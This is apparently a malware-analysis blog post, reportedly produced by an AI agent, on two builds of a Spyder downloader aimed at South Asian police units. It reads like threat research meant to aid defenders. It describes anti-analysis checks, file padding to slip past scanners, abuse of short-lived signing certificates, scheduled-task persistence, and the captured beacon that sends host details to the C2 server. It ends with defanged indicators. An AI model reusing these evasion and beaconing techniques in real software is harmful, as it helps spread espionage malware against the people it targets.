
About this post. Thanks to MalwareHunterTeam for flagging this new payload. This analysis and write-up were produced by Claude (Opus 5.5), working as an agent in Claude Code on a REMnux analysis VM. Tools used: Malcat, capa, FLOSS, KesaKode, a sandboxed Wine run with gdb, Python (pefile, pycryptodome), ANY.RUN and Recorded Future Triage.
TL;DR
We looked at two Windows programs that report to the same server, cloudwindowapps[.]com. They are two builds of the same tool, compiled two months apart, each with its own encrypted settings. Those settings show that the tool is most likely Spyder, a downloader that security researchers link to the Patchwork espionage group, in a new version that shares no code we could find with the publicly described one. In a lab both programs show a harmless “No update found.” message and quit. On a real PC they install themselves and wait for orders.
- Two builds, one codebase:
a1bx5.exe(signed with a three-day Microsoft Trusted Signing certificate) andinpo.exe(unsigned). - Settings in plain sight once unlocked: each file carries an encrypted settings block with the server address, the install name and two target labels. One build is labelled
AJK Police. - Lab-aware: about 16 checks for virtual machines and analysis tools. Two failures are enough to switch to the decoy.
- Same family, new body: the settings and target labels closely resemble older Spyder samples, including one from 2024 aimed at the same organisation (
AJK POL). We found no shared code. - Next stage unknown: in public sandbox runs the server replied
0(“nothing to do, check back later”) and later answered “not found”. None of the runs we found received a next stage.
Two files, one codebase
Malware operators rarely hard-code everything for each victim. A common pattern is to keep per-target configuration (which server to call, what to name the installed file, who the victim is) in a separate encrypted block that is added to each copy. That way one program can be reused against many targets.
That is roughly what we have here. The two files were compiled from the same source code two months apart, with small changes in between, and each carries its own configuration block:
a1bx5.exe |
inpo.exe |
|
|---|---|---|
| Built | 7 April 2026 | 9 February 2026 |
| Size | 11 MB (10 MB of it zeros) | 835 KB |
| Signed | yes, “KATHRYN BANNER” via Microsoft Trusted Signing, valid 3 days | no |
| Server | cloudwindowapps[.]com/enclose-pdf |
same |
| Code fingerprint (import hash) | 6b3faef0…6797 |
identical |
The import hash is a fingerprint of which Windows functions a program asks for. The stronger proof is that both files use the same two encryption keys and the same routines to unlock their settings. The compiled code isn’t byte-identical, though: a few hard-coded names changed between the two builds, as the tables below show.
But one of them is signed!
Code signing is a digital seal that says who published a program and proves the file hasn’t been changed since. a1bx5.exe carries a genuine seal, issued through Microsoft’s Trusted Signing service to an individual, “KATHRYN BANNER” of Anchorage, Alaska. It was valid for just three days.
Short-lived certificates in individual names, used once to sign malware, are a pattern we see again and again. A valid signature tells you who paid for the seal, not whether the program is safe. The certificate has been reported and added to the CertGraveyard.
The signed copy is also padded with exactly 10,000,000 zero bytes. Some security tools skip files over a certain size, so bloating a small program is a cheap way to slip past them. The unsigned inpo.exe has neither the seal nor the padding, which suggests the operator adds both per campaign.
Step one: “Am I being watched?”

Before doing anything else, both builds run a checklist that an analyst’s machine tends to fail:
- Is this a virtual machine (VMware, VirtualBox, KVM, QEMU, Parallels)?
- Is a debugger attached?
- Are tools like Wireshark, x64dbg, IDA, Fiddler or Process Hacker running, or are their windows open?
- Does the machine have a real network adapter with a real IP address?
- Does the process count look like a lived-in computer?
Each failed check adds a strike, and two strikes are enough. The program then shows this and exits:

It also sends a web request to a Chinese-localised fork of the PuTTY SSH client on GitHub (github[.]com/larryli/PuTTY), the kind of traffic an “update checker” would plausibly make. GitHub is not involved in the attack; the request is set dressing. QiAnXin describes an older Spyder version doing something similar, sending throwaway requests to GitHub’s API to blend in.
This is why public sandboxes struggle with it. In ANY.RUN, a1bx5.exe took the decoy branch and scored a lukewarm 65 (“Suspicious”) with no sign of the real server. In our own isolated test environment a1bx5.exe failed four of the checks, and both builds showed the box.
Inside the configuration
The configuration is the most useful part of these files. Each build keeps them in a small embedded resource named HTML. It isn’t a web page; it’s 200 bytes of what looks like random noise, because it is encrypted with AES-256. That’s like keeping the instructions in a locked box with the key taped to the lid: the key is assembled inside the program’s own code, so once you find it the box opens cleanly.

Here are both builds’ settings, field by field. We’ve labelled each field by what the program does with it:
| # | Field | What it does | a1bx5.exe |
inpo.exe |
|---|---|---|---|---|
| 1 | C2 server | address the program reports to | cloudwindowapps[.]com/enclose-pdf |
cloudwindowapps[.]com/enclose-pdf |
| 2 | Build path | where the developer saved the output; not used by the program | D:\Release\asdhfh9.Original_Icon…exe |
D:\Payload & Builders\payloadd\Spyder\asdhfh9.Original_Icon…exe |
| 3 | Install name | file name of the installed copy | SqlQUeryInt.exe |
inpo.exe |
| 4 | Short name | install name without .exe; purpose not confirmed |
SqlQUeryInt |
inpo |
| 5 | Profile | target label, sent to the server as Profile= |
POLICE |
AJK Police |
| 6 | (unused) | empty slot | NULL |
NULL |
| 7 | (unused) | empty slot | NULL |
NULL |
| 8 | second target label, sent as AgMal= |
police@gov[.]ar |
a Gmail address (withheld) |
A few settings are hard-coded in each build rather than stored in the block:
| Setting | a1bx5.exe |
inpo.exe |
|---|---|---|
| Install folder | %APPDATA%\Mythlcsoft\ |
%APPDATA%\Compser\ |
| Scheduled task name | RAS Right Template Management |
WinHelper |
Build tag, sent as Agnt= |
U1 |
U5 |
Two of those values give the game away. The developer’s folder in field 2 is literally named Spyder. And fields 5 and 8 are target labels: earlier public research on Spyder describes the same “profile” and “mail” settings and notes that they name the victim organisation. We’ve withheld the Gmail address because it most likely belongs to a real person.
Moving in
Once it’s satisfied it’s on a real computer, the program:
- Copies itself into the install folder (
%APPDATA%\Compser\inpo.exeforinpo.exe). “Mythlcsoft” in the other build looks like a near-miss spelling of the real company Mythicsoft. - Creates a scheduled task, a Windows feature that runs programs automatically on a timer. Its start date is 3 August 2025, already in the past, so it fires within a few minutes and then every three minutes with no end date.
We watched inpo.exe do both in our sandbox: the copy landed in Compser and the task WinHelper was registered.
Checking in
Next it builds a profile of the computer and posts it to the server. This is the actual request we captured from inpo.exe in our sandbox, URL-decoded and with our fake computer’s details (Gmail withheld):
POST /enclose-pdf  (Host: cloudwindowapps[.]com, User-Agent: WinHTTP Example/1.0)
data=UID=30c266c7…ca42 &PCName=DESKTOP-4F7Q2K1 &UserName=DESKTOP-4F7Q2K1\jsmith
     &WindowsVersion=Microsoft Windows 10 Pro &DAV=NoAV
     &Agnt=U5 &Profile=AJK Police &AgMal=[withheld]
UIDis a fingerprint of the disk’s serial number and the network card’s address.DAVis the installed antivirus product, orNoAV.Agnt,ProfileandAgMalare the build tag and the two target labels from the settings.
(The UID shown comes from our modified test copy, so it isn’t a real machine fingerprint.)
It sends this as plain, unencrypted HTTP and repeats it every few seconds until the server gives it something to do.
What the server said
We don’t contact attacker servers. But someone else’s sandbox already did: inpo.exe was run four times on Recorded Future Triage in April and May 2026, and those sandboxes got past the lab check.
In April, the server, an ordinary web application behind Cloudflare, answered every check-in with a one-character reply. The sandbox report didn’t include the reply itself, but it did include the ETag header, a short fingerprint of the reply that web servers send for caching. This server’s ETag is a hash of the reply, and a one-character reply has only 256 possibilities, so we hashed each one and found an exact match: the server was saying 0. The program’s own code tells us what that means. It reads the reply as a number, and if the number is 0 it waits three seconds and checks in again. In other words, “nothing for you, check back later”. That three-second wait matches the rhythm of the check-ins in the sandbox traffic.
By May the same address answered “page not found”. So the server was up but not handing out work, at least not to these machines, and none of the public runs we found received a next stage.
Meet the family: Spyder
Spyder was first described publicly in 2023. Independent researchers named it after text on its server’s login page and noted similarities to WarHawk, a backdoor that Zscaler links to a different South Asian group, SideWinder. Researchers at QiAnXin said they were “inclined to believe” Spyder belongs to Patchwork (also called Dropping Elephant or Hangover), based on shared code-signing certificates and links to other Patchwork malware. QiAnXin dates Patchwork’s activity back to 2009 and describes it as mostly targeting government, military and research organisations across Asia. Their later reports describe a downloader whose job is to install other tools, such as screenshot and document-stealing components, on selected victims.
To check whether our files really belong to that family, we compared them with six older Spyder builds from 2024 and 2025 (two tagged on Triage, four more found through their servers on VirusTotal) and with QiAnXin’s published descriptions. All six use the older, documented design:
| Older Spyder (six 2024–2025 builds) | New builds (this post) | |
|---|---|---|
| Settings stored in | a resource named FONTS, simple repeating-key XOR (key SANDPIPE1) |
a resource named HTML, AES-256 |
| Settings fields | version, random ID, server, install name, name, profile, mail, download URL | server, build path, install name, name, profile, mail |
| Check-in format | data= + base64-encoded JSON |
data= + plain text fields |
| What the check-in reports | hwid, compname, username + dom, osname, av, agent, profile, mail (+ arch) |
UID, PCName, UserName (as DOMAIN\user), WindowsVersion, DAV, Agnt, Profile, AgMal |
| Target labels | AJK POL, SINDH-INT, ATU, NP-CDR, CTTC |
AJK Police, POLICE |
| “Nothing to do” reply | 0 or a short reply (QiAnXin, 2024 version) |
0 (in the code, and in the server’s April replies) |
| Cover traffic | requests to GitHub’s API (QiAnXin, 2024 version; not seen in our six samples) | request to a GitHub project |
| Code | plain Windows code, WinINet, Edge browser user agent | Microsoft MFC framework, WinHTTP, WinHTTP Example/1.0 user agent |
| Persistence | four once-a-day tasks named “Bluetooth Audio Gateway Service…” | one task repeating every three minutes |
| Lab check with decoy message | not described | yes |
We found no shared code: different structure, different encryption, different web library, and our code-similarity lookup (KesaKode) found no meaningful match either. What carries over is what the operator sees and uses. The check-in reports the same eight pieces of information in the same roles, just under new names: a machine ID, computer name, user, Windows version, antivirus, a version code, and the “profile” and “mail” target labels. The job is the same too: fetch and run a next stage. That looks like a rewrite of the same tool, though a different developer working to the same specification would look much the same from the outside.
The strongest single link is the target. A classic Spyder build from June 2024 is labelled AJK POL, and inpo.exe, built in February 2026, is labelled AJK Police (with a different mail address). “AJK” most plausibly stands for Azad Jammu & Kashmir, the Pakistani-administered part of Kashmir. Add the developer’s own Spyder folder name and the field-for-field match in what the check-in reports, and we’re fairly confident these are Spyder. Triage also labels inpo.exe as Spyder, but only in its most recent run, so we don’t count that as independent evidence. The Patchwork link rests on QiAnXin’s earlier, hedged attribution rather than anything new here, so treat it as likely rather than proven.
Who it’s aimed at
Put the target labels from all eight builds side by side and a clear picture appears: police and counter-terrorism units in South Asia. We’ve withheld the mail addresses themselves and only name the organisation their domain belongs to.
| Label | Mail address belongs to | Most likely target | Build |
|---|---|---|---|
AJK POL / AJK Police |
a Gmail account | Azad Jammu & Kashmir Police, Pakistan | 2024 and 2026 |
SINDH-INT |
Pakistan’s National Counter Terrorism Authority (NACTA) | counter-terrorism / intelligence, Sindh province | 2024 |
ATU |
Bangladesh Police | Anti Terrorism Unit | 2025 |
CTTC |
Dhaka Metropolitan Police | Counter Terrorism and Transnational Crime unit | 2025 |
NP-CDR |
Nepal Police | a Nepal Police unit | 2025 |
POLICE |
police@gov[.]ar (may be free text) |
unclear | 2026 |
The file names fit too. Older builds were delivered as CN_Regional Consultation Rangpur_April 2025.exe (Rangpur is a division of Bangladesh) and CamScanner 04-09-2025 1175.exe, a fake scanned document.
The Chinese-flavoured details in the new builds (the PuTTY fork used as a decoy, a specific check for the Chinese Rising antivirus) are harder to place. QiAnXin listed China among Spyder’s targets in 2023, so they may reflect Chinese victims we haven’t seen, but we found no public reporting tying either detail to this group.
What the local analysis couldn’t reach
The program has a section that reads the server’s reply, creates a folder under %LOCALAPPDATA%\SalesForce\, saves a file there and launches it. Strings such as wirelessdriverupdate.exe hint at what that file may be called. We didn’t recover the exact reply format, and no public sandbox run received a next stage. So we can’t say what this campaign ultimately installs. Earlier Spyder campaigns delivered screenshot and document-theft tools and, in 2023, the Remcos remote-access tool, but that doesn’t tell us what this one delivers.
We also don’t have the lure for the new builds: the email or download page that put them in front of victims.
What should you do?
If you’re a regular user
- A valid signature is not a safety guarantee. Be wary of unexpected programs, even signed ones, especially ones that claim to “check for updates” and then do nothing.
- If you find
%APPDATA%\Compser\,%APPDATA%\Mythlcsoft\, or a scheduled task calledWinHelperor “RAS Right Template Management”, treat the machine as compromised and get help.
If you’re a defender
- Block and hunt
cloudwindowapps[.]com, and look for POSTs to/enclose-pdfwith the user agentWinHTTP Example/1.0. The Emerging Threats hunting rule sid 2064127 flags that user agent, along with other “Example/1.0” agents, so expect some noise from it. - Install folders and task names change per build, so the user agent, the
/enclose-pdfpath and thedata=UID=…&Agnt=…&Profile=…&AgMal=…body shape are the more durable signals. - POSTs to
github[.]com/larryli/PuTTYwith that user agent mean the program ran and took the decoy branch. - For older Spyder builds, hunt
NvsDisplay.exe,NvidiaDispalys.exe,OpenConnect.exeandvpncert.exein%APPDATA%, scheduled tasks named “Bluetooth Audio Gateway Service…”, and POSTs to/ticket_line/paths. - Sandbox verdicts of “Suspicious” may be all you get; the lab check hides the interesting part.
Indicators of compromise
New builds (this post)
| Type | Value |
|---|---|
SHA256 (a1bx5.exe) |
eddd65e1156513894bead38dc88a77bf7b39d3665015878334cbf49f81ddde08 |
SHA256 (inpo.exe) |
0c69637c2f54822a2f6c796a7800192474742d6f309b3d6aa82ecb10690a7097 |
| Import hash (both) | 6b3faef0d34e9e915ce499be66006797 |
Certificate (a1bx5.exe) |
KATHRYN BANNER, serial 33000004b34c722ab01e55e91c0000000004b3 (Microsoft ID Verified CS AOC CA 03) |
| C2 URL | hxxp://cloudwindowapps[.]com/enclose-pdf |
| User agent | WinHTTP Example/1.0 |
| Decoy request | POST hxxp://github[.]com/larryli/PuTTY (not malicious infrastructure) |
| Files | %APPDATA%\Mythlcsoft\SqlQUeryInt.exe, %APPDATA%\Compser\inpo.exe |
| Scheduled tasks | RAS Right Template Management, WinHelper |
| Next-stage folder | %LOCALAPPDATA%\SalesForce\ |
| Beacon labels | Agnt=U1 / Agnt=U5, Profile=POLICE / Profile=AJK Police |
Older Spyder builds used for comparison
| Type | Value |
|---|---|
| SHA256 | bf9445ded122ee5853bb45d69b390ed5a0b36baa0c48adc7a8fa65e526116720 (profile AJK POL) |
| SHA256 | 1753abbd3a79ff9db264b3e05bbbd2fa6f0b983de1a66c341a8a4cc71b4d6429 (profile SINDH-INT) |
| SHA256 | 85608993639100b235ad96975fa96e9cfdc600e6a77a8e76d08b10beec4b037b (profile CTTC) |
| SHA256 | 2f21da16f2e697a95deb0f89575c1ea2594a78ef5d76a038638c8f1b651d4ae5 (profile ATU) |
| SHA256 | 34e260c301ee81b228d35ac721b06a3aa41fb5b07835078b5b4e2941fef8aa85 (profile NP-CDR) |
| SHA256 | 708330999388ad7235dee0920264d88f2468e04d2fb4ef097c479f328f566c5b (profile NP-CDR, same build) |
| C2 URLs | hxxp://nodejsupdates[.]com/ticket_line/afa.php, hxxp://nodejsupdates[.]com/ticket_line/certificate.php |
| C2 URLs | hxxp://myprivatedrives[.]com/ticket_line/openai.php, hxxp://myprivatedrives[.]com/ticket_line/certificate.php |
| Files | %APPDATA%\NvsDisplay.exe, NvidiaDispalys.exe, OpenConnect.exe, vpncert.exe |
| Signers | Nikl Design Ltd, Haru Creative Oy (EV), Shandong Hongfu Information Technology, ADATPARTNER Software und Systeme GmbH |
Wrapping up
On their own, these files look like a small, lab-shy downloader with an odd “update check” disguise. Their settings tell a bigger story: most likely a new version of a known espionage tool, still aimed at police in Pakistani-administered Kashmir two years after an older version carried the same label. If you’ve seen cloudwindowapps[.]com hand out anything other than 0, or you have the lure that delivered either file, we’d love to hear about it.
Public sandbox runs: ANY.RUN (a1bx5.exe) and Triage (inpo.exe). Earlier Spyder research: QiAnXin’s 2023 report, Remcos follow-up and 2024 variant analysis.